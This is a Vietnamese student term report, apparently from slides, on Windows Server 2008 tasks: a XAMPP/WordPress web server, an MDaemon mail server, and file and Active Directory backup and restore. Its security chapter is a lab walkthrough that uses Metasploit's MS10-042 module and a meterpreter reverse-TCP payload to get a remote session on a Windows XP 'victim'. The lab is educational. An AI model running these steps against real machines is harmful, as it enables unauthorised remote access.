BÁO CÁO CUỐI KỲ
ĐỀ TÀI:
TRIỂN KHAI CÁC DỊCH VỤ MẠNG TRONG
WINDOWS SERVER 2008
 SVTT : THÁI VĂN CHƯƠNG
 GVHD : VÕ ĐỖ THẮNG
CHƯƠNG 1: TỔNG QUAN VỀ WINDOWS SERVER 2008
CHƯƠNG 2: TRIỂN KHAI DỊCH VỤ WEB SERVER &MAIL
SERVER TRÊN VPS
CHƯƠNG 3: BACKUP
CHƯƠNG 4 BẢO MẬT WINDOWS
CHƯƠNG 5: TÀI LIỆU THAM KHẢO
CHƯƠNG 1: TỔNG QUAN VỀ WINDOWS SERVER 2008
Microsoft Windows Server 2008 là thế hệ kế tiếp của hệ điều hành Windows
Server, có thể giúp các chuyên gia công nghệ thông tin có thể kiểm soát tối đa cơ sở
hạ tầng của họ và cung cấp khả năng quản lý hệ thống mạng
là sản phẩm hơn hẳn trong việc đảm bảo độ an toàn, khả năng tin cậy và môi
trường máy chủ vững chắc hơn các phiên bản trước đây
Windows Server 2008 cung cấp những giá trị mới cho các tổ chức bằng việc bảo
đảm tất cả người dùng đều có thể có được những thành phần bổ sung từ các dịch
vụ từ mạng….
 CÁC CÔNG NGHỆ CỦA WINDOWS SERVER
2008
Web
Ảo hóa
Bảo mật
CHƯƠNG 2: TRIỂN KHAI DỊCH VỤ WEB
SERVER & MAIL SERVER
BÀI 1: TRIỂN KHAI DỊCH VỤ WEB SERVER
BÀI 2: TRIỂN KHAI DỊCH VỤ MAIL SERVER
BÀI 1: TRIỂN KHAI DỊCH VỤ WEB SERVER
I. Tổng quan về dịch vụ web server
 Web server: là máy chủ có dung lượng lớn tốc độ cao để chứa những website đã được thiết kế
cùng với những thông tin liên quan khác.
 Web server: có khả năng gửi đến máy khách những trang web thông qua môi trường Internet
qua giao thức HTTP...
 Tất cả các web server đều có 1 địa chỉ IP (IP Adress) hoặc cũng có thể có một Domain Name.
 ...
II. CÀI ĐẶT VÀ CẤU HÌNH WEB SERVER
1. Giới thiệu về SAMPP
 XAMPP là một bộ công cụ lập trình PHP có thể cài đặt được trên nhiều nền tảng khác nhau
 Chữ X đầu tiên trong cụm từ XAMPP ám chỉ cross-platform nghĩa là XAMPP có thể chạy trên Windows,
Linux, Mac OS, Solaris..
 A = Apache, XAMPP bao gồm 1 Apache HTTP Server giúp chạy các ứng dụng web
 M = MySQL, hệ quản trị cơ sở dữ liệu My SQL cũng được bao gồm trong XAMPP
 P = PHP – ngôn ngữ lập trình PHP
2. CÀI ĐẶT VÀ CẤU HÌNH

 chúng ta download về file xampp.exe về sau đó tiến hành cài đặt màn hình đầu tiên xuất hiện
như sau
 Ở màn hình này ta chọn ngôn ngữ là English > ok
2. CÀI ĐẶT VÀ CẤU HÌNH

 Ở màn hình này ta nhấn next để tiếp tục
2. CÀI ĐẶT VÀ CẤU HÌNH

 Theo mặc định XAMPP sẽ được cài đặt vào ổ C theo đường dẫn C:xampp, bạn có thể nhấn Browse và
chọn đường dẫn cài đặt khác > next
2. CÀI ĐẶT VÀ CẤU HÌNH

 Bạn nhận chọn các service kèm theo XAMPP trong mục SERVICE SECTION sau đó nhấn Install
để tiếp tục
2. CÀI ĐẶT VÀ CẤU HÌNH

 Màn hình hiển thị tiến độ cài đặt XAMPP hiện ra
2. CÀI ĐẶT VÀ CẤU HÌNH

 Quá trình cài đặt XAMPP hoàn tất, bạn nhấn vào nút Finish kết thúc
2. CÀI ĐẶT VÀ CẤU HÌNH

 XAMPP sẽ tự động cài đặt các service mà bạn đã chọn ở mục SERVICE SECTION bên trên, đầu tiên là
Apache service
 Tiếp đó là MySQL service
2. CÀI ĐẶT VÀ CẤU HÌNH

 Quá trình cài đặt các service hoàn tất, bạn nhấn OK để tiếp tục
2. CÀI ĐẶT VÀ CẤU HÌNH

 Sau khi cài đặt xong các bạn click Start ở mục Apache và MySql trong XAMOO Control Panel Application.
2. CÀI ĐẶT VÀ CẤU HÌNH
 Vào trình duyệt web và gõ vào localhost. Và chọn ngôn ngữ là English.
2. CÀI ĐẶT VÀ CẤU HÌNH

 Sau khi chọn ngôn ngữ chúng ta và click pHp my admin.
2. CÀI ĐẶT VÀ CẤU HÌNH

 Bạn nhập tên cơ sở dữ liệu vào ô create new database và click Create để tạo database.
2. CÀI ĐẶT VÀ CẤU HÌNH

 Tiếp theo các bạn vào đường dẫn cài đặt xampphtdocs và copy mã nguồn wordpress mà chúng ta đã
dowload trên internet.
2. CÀI ĐẶT VÀ CẤU HÌNH

 Vào thư mục wordpress mà chúng ta vừa mới copy xong và tìm file wp-config-sample.php và mở nó lên
bằng word pad.
2. CÀI ĐẶT VÀ CẤU HÌNH
 Tìm và sửa thông tin lại như hình
2. CÀI ĐẶT VÀ CẤU HÌNH

 Đổi tên file vừa sửa chửa thành wp-config.php
2. CÀI ĐẶT VÀ CẤU HÌNH

 Vào đường dẫn localhost/wordpress/wp-admin/install.php. Sau đó điền các thông tin cần thiết.
2. CÀI ĐẶT VÀ CẤU HÌNH

 Sau đó click Cài đặt WordPess.
2. CÀI ĐẶT VÀ CẤU HÌNH

 Cấu hình Wordpress thành công. Ta Click Đăng Nhập
2. CÀI ĐẶT VÀ CẤU HÌNH

 Màn hình sau khi đăng nhập thành công
2. CÀI ĐẶT VÀ CẤU HÌNH

 Ta vào Cài đặt  Tổng Quan điền địa chỉ chúng ta muốn truy cập khi chúng ta lướt web vào
2 ô Wordpress address và Site Address.
2. CÀI ĐẶT VÀ CẤU HÌNH
 Và đây là trang chủ của trang Web chúng ta khi vừa tạo xong.
 Như vậy chúng ta đã hoàn thành việc tạo 1 trang web cho riêng mình.
BÀI 2: MAIL SERVER
1. Tổng quan:
 Mail server là máy chủ dùng để gửi nhận mail với các chức năng chính:
o Quản lý account
o Nhận mail của người gửi và thực hiện gửi mail
....
2. CÀI ĐẶT

• Dowload bộ cài đặt Mdeamon và chạy file Setup.exe
2. CÀI ĐẶT

 Trước tiên, bạn tải phiên bản MDaemon Mail Server mới nhất và bắt đầu quá trình cài
đặt.Bấm "Next" để tiếp tục
2. CÀI ĐẶT
 Đánh dấu vào ô "I have read and I agree with all the terms of this license agreement"
2. CÀI ĐẶT

 Chọn đường dẫn lưu trữ của chương trình, mặc định sẽ là ổ C hệ thống (ổ đĩa có cài hệ điều
hành Microsoft Windows).
2. CÀI ĐẶT

 Lựa chọn phiên bản cài đặt, nếu bạn có key đăng ký thì nhập vào ô phía dưới. Ở ví dụ sử dụng
là phiên bản free hoặc miễn phí 30 ngày của phiên bản Pro.
2. CÀI ĐẶT

 Tùy chọn các thông tim phù hợp với vị trí, ở đây là VietNam
2. CÀI ĐẶT

 Điền đúng thông tin về quy mô của tổ chức hoặc công ty
2. CÀI ĐẶT

 Sau khi hoàn tất các bước trên, chọn "Next" để bắt đầu cài đặt
2. CÀI ĐẶT

 Chờ đợi cho quá trình cài đặt hoàn tất.
2. CÀI ĐẶT

 Điền tên Domain chính xác ví dụ: thaivanchuong.tk
2. CÀI ĐẶT

 Điền địa chỉ DNS chính (Primary) và dự phòng (Backup)
2. CÀI ĐẶT

 Giữ nguyên lựa chọn "Setup MDaemon as a system service« >next
2. CÀI ĐẶT

 Bấm "Finish" để kết thúc quá trình cài đặt và cấu hình ban đầu, bắt đầu sử dụng
2. CÀI ĐẶT

 Giao diện sau khi cài đặt thành công.

2. CÀI ĐẶT

 Tạo 1 tài khoảng mới vào Account  New Account…
2. CÀI ĐẶT

 Nhập thông tin vào Email address và Email Password. Click OK để tạo tài khoảng Email.
2. CÀI ĐẶT

 Vào OutLook Mail
2. CÀI ĐẶT

• Cấu hình Out Look mail để quán lý mail cho tài khoảng test@thaivanchuong.tk
• Nhập tên hiện thị vào Display name và click Next>
2. CÀI ĐẶT

 Nhập địa chỉ Email và Click Next>
2. CÀI ĐẶT

 Nhập địa chỉ IP vào 2 ô Incoming và Outgoing và click Next.
2. CÀI ĐẶT

 Nhập tên tài khoảng và mật khẩu. Click Next.
2. CÀI ĐẶT

 Click Finish để hoàn tất cấu hình quản lý mail cho tài khoảng test.
2. CÀI ĐẶT

 Tạo mail để kiểm ra việc gửi mail từ tài khoảng test đến 1 e mail bất kỳ
CHƯƠNG 3: BACKUP
1. Backup – Restore là gì ?
 Data backup là việc tạo ra các bản sao của dữ liệu gốc, cất giữ ở một nơi an toàn. Và lấy ra sử
dụng (restore) khi hệ thống gặp sự cố. Sao lưu (backup) dữ liệu là cách tốt nhất hiện nay để
bảo vệ dữ liệu của bạn
2. Mục đích backup-restore
 Mục địch của việc backup-restore dữ liệu này là để đưa hệ thống trở lại trạng thái trước khi gặp
sự cố. Nguyên nhân của sự cố gây ảnh hưởng đến dữ liệu có thể thuộc một trong 2 dạng
chính sau:
 Nguyên nhân khách quan: Sự cố xảy ra ngoài ý muốn, con người không thể biết trước được,
thường là các thảm họa (VD: thiên tai, cháy nổ,…). Do đó cần cất giữ bản sao ở xa bản chính.
 Nguyên nhân chủ quan: Sự cố xảy ra do những thao tác không chính xác của con người (ví dụ:
lỗi phần cứng, lỗi phần mềm, thao tác nhầm…). Do đó cần cất giữ bản sao ở vị trí sao cho
thuận lợi cho việc phục hồi dữ liệu, không nhất thiết phải lưu trữ ở nơi xa bản chính
2. THỰC HIỆN

 Log on Administrator, vào Server Manager. Chuột phải vào Feature, chọn Add Features
2. THỰC HIỆN

 Trong màn hình Select Features, đánh dấu check vào mục Windows Server
Backup Features, chọn cả 2 mục: Windows Server Backup và Command-Line Tools
2. THỰC HIỆN

 Trong màn hình Confirm Installation Selections, nhấn Install để bắt đầu quá trình cài đặt
2. THỰC HIỆN

 Sau khi cài đặt hoàn tất nhấn close
A. BACKUP DATA
Backup

 Vào StartAdministrative Tools, chọn Windows Server Backup
 Trong cửa sổ Windows Server Backup, vào menu Action chọn Backup Schedule…
A. BACKUP DATA

 Màn hình Getting Started, nhấn Next
A. BACKUP DATA

 Màn hình Select backup configuration, có 2 tùy chọn:
 Full Server: Backup toàn bộ các ổ đĩa à file backup này sẽ rất lớn
 Custom: bạn có thể chọn các ổ đĩa mà bạn muốn Backup
 Ở đây vì các user lưu dữ liệu vào 2 ổ C: và D: nên mình không cần phải Backup toàn bộ mà chọn Custom, sau đó nhấn Next
A. BACKUP DATA

 Màn hình Select Backup Items, đánh dấu chọn 2 ổ C: và D:, sau đó nhấn Next
A. BACKUP DATA

 Màn hình Specify backup time, bạn có thể chọn nhiều giờ để Backup hoặc chỉ chọn 1 giờ để
Backup. ở đây mình chọn Once a day vào lúc 12:00 PM. Sau đó nhấn Next
A. BACKUP DATA

 Màn hình Select destination disk, nhấn Show All Available Disk…, chọn ổ đĩa F:, toàn bộ
file Backup sẽ được lưu vào ổ F
A. BACKUP DATA

 Quá trình cài đặt còn lại diễn ra như mặc định. Cuối cùng màn hình Summary,
nhấn Close
A. BACKUP DATA

 Restore
 Mở chương trình Windows Server Backup
 vào menu Action, chọn Recover
A. BACKUP DATA

 Màn hình Getting Started, chọn This Server, nhấn Next
A. BACKUP DATA

 Màn hình Select backup date, mình chọn ngày thực hiện Backup, tự động sẽ show ra
thời gian mà đã Backup, rất tiện lợi, sau đó nhấn Next
A. BACKUP DATA

 Màn hình Select recovery type, chọn File and Folder, nhấn Next
A. BACKUP DATA

 Mình muốn restore thư mục KETOAN nên chọn thư mục KETOAN, sau đó nhấn Next
A. BACKUP DATA

 Màn hình Specify recovery options, giữ nguyên như mặc định, nhấn Next
A. BACKUP DATA

 Chờ chừng 3 phút là khôi phục thành công. Sau khi khôi phục xong, nhấn Close
A. BACKUP DATA

 Kiểm tra, đã thấy thư mục KETOAN được khôi phục trên SERVER
B. BACKUP ACTIVE DIRECTORY
Backup

 Vào cmd, gõ lệnh: wbadmin start systemstatebackup –backuptarget:F:

 Nhấn “Y” để tiến hành việc Backup
B. BACKUP ACTIVE DIRECTORY
 Quá trình Backup diễn ra khoảng 30 phút
B. BACKUP ACTIVE DIRECTORY

 Sau khi chay song
 Chúng ta thử xóa dữ liệu của AD. Mở Active Directory Users and Computers. Xóa 2 OU
NHANSU và VIP
B. BACKUP ACTIVE DIRECTORY

 Bạn cứ vào Windows bình thường. Sau đó mở cmd, gõ lệnh:bcdedit /set safeboot dsrepair
 Câu lệnh này hơi bị nguy hiểm là nó sẽ set Windows luôn khởi động ở chế độ Directory Service
Restore Mode. Nhưng bạn đừng lo, một chút nữa chúng ta sẽ dùng câu lệnh khác để hủy bỏ.
Sau khi gõ lệnh trên xong, bạn restart lại máy. Lúc này nó sẽ tự động boot vào chế độ Directory
Service Restore Mode
B. BACKUP ACTIVE DIRECTORY

 Đăng nhập bằng username và password của Directory Service Restore Mode (lúc bạn nâng
cấp DC)
B. BACKUP ACTIVE DIRECTORY
 Restore

 Trước khi bạn dùng lệnh wbadmin để restore thì bạn cần phải xác định file backup
nào bạn muốn restore. Gõ lệnh : wbadmin get versions
• Bạn dễ dàng nhận thấy các phiên bản backup và khả năng phục hồi của file bakcup đó.
Ở đây nhóc tui chọn phiên bản backup gần nhất. Để restore bạn gõ lệnh:wbadmin
start systemstaterecovery –version:02/17/2007-21:17
B. BACKUP ACTIVE DIRECTORY

 Nhấn “Y” để bắt đầu quá trình restore
 Chờ khoảng 30 phút thì quá trình restore sẽ thành công
B. BACKUP ACTIVE DIRECTORY

 Lúc này nếu bạn restart lại máy thì nó vẫn sẽ boot vào chế độ Directory Service Restore Mode
(do câu lệnh bcdedit bạn làm ở phần trên). Để trở về chế độ bình thường, tiếp tục ở cmd, bạn
gõ thêm lệnh sau: bcdedit /deletevalue safeboot
B. BACKUP ACTIVE DIRECTORY

 Cuối cùng bạn Restart lại máy, đăng nhập bằng Domain Admin và Password. Hộp thoại thông
báo System State được khôi phục thành công, nhấn Enter
B. BACKUP ACTIVE DIRECTORY

 Mở Active Directory Users and Computers lên kiểm tra, thấy các OU đã được khôi phục lại như cũ
NHƯ VẬY LÀ MÌNH ĐÃ THỰC HIỆN SONG PHẦN
BACKUP
CHƯƠNG 4 BẢO MẬT WINDOWS

Chuẩn bị 2 máy ảo: Windows XP (nạn nhân) và máy Back
Track 5r3 (máy tấn công nạn nhân)
Trên máy Back Track cấu hình địa chỉ IP trong bài lab này
cho máy là: 192.168.1.5

 Trên máy Back track vào chương trình terminal và gõ lệnh msfconsole
 Tìm mã lỗi bằng công cụ metaploit bằng cách gõ lệnh search ms10_042
 Sau khi seach được mã lỗi ta dùng lệnh use và copy mã lỗi đã tìm được

 Dùng lệnh show options để biết thêm các câu lệnh cần thiết.

 Dùng lệnh SRVHOST <địa chỉ ip máy backtrack>
 Dùng lệnh set PAYLOAD windows/meterpreter/preverse_tcp

 Dùng lệnh set LHOST <ip backtrack>
 Dùng lệnh exploit để tiến hành khai thác lỗi. Chú ý đường dẫn http://192.168.1.5:80/ nếu máy nạn
nhân vào đường dẫn này sẽ bị hack

 Trở lại máy Windows XP. Kiểm tra địa chỉ IP máy XP. Với địa chỉ ip máy XP là 192.168.1.6

 Trên máy XP ta vào trình duyệt web và gõ đường dẫn http://192.168.1.5:80/
 Trên máy XP tự động xuất hiện hộp thoại Help and Support.

 Trên máy Back Track bắt đầu nhận thấy có sự kết nối đến địa chỉ http://192.168.1.5:80/
 Và nhận thấy có địa chỉ 192.168.1.6 kết nối vào. Và tạo phiên kết nối vào nó.
 Trên máy back track ta gõ lệnh sessions để kiểm tra.
 Dùng lệnh sessions –i 1

Dùng lệnh sysinfo để xem thông tin máy nạn nhân. Và như vậy ta đã
khai thác thành công lỗ hổng MS10_042 trên máy XP.
CHƯƠNG 5: TÀI LIỆU THAM KHẢO
• www.youtube.com/channel/trojan-backdoor-athena
• http://www.youtube.com/ThangVoDo
• Barrie Dempster - Kerry Garrison, TrixBox Made Easy, Packt Publishing, 2006.
• Theodore Wallingford, VoIP Hacks, O'Reilly Media, 2006
• Paul Mahle, VoIP telephony with Asterisk, Mahler, 2004
• http:///www.voip-info.org
• http://google.com
• http://www.quantrimang.com
• http://thuvien-it.net

Báo cáo cuối kỳ

  • 1.
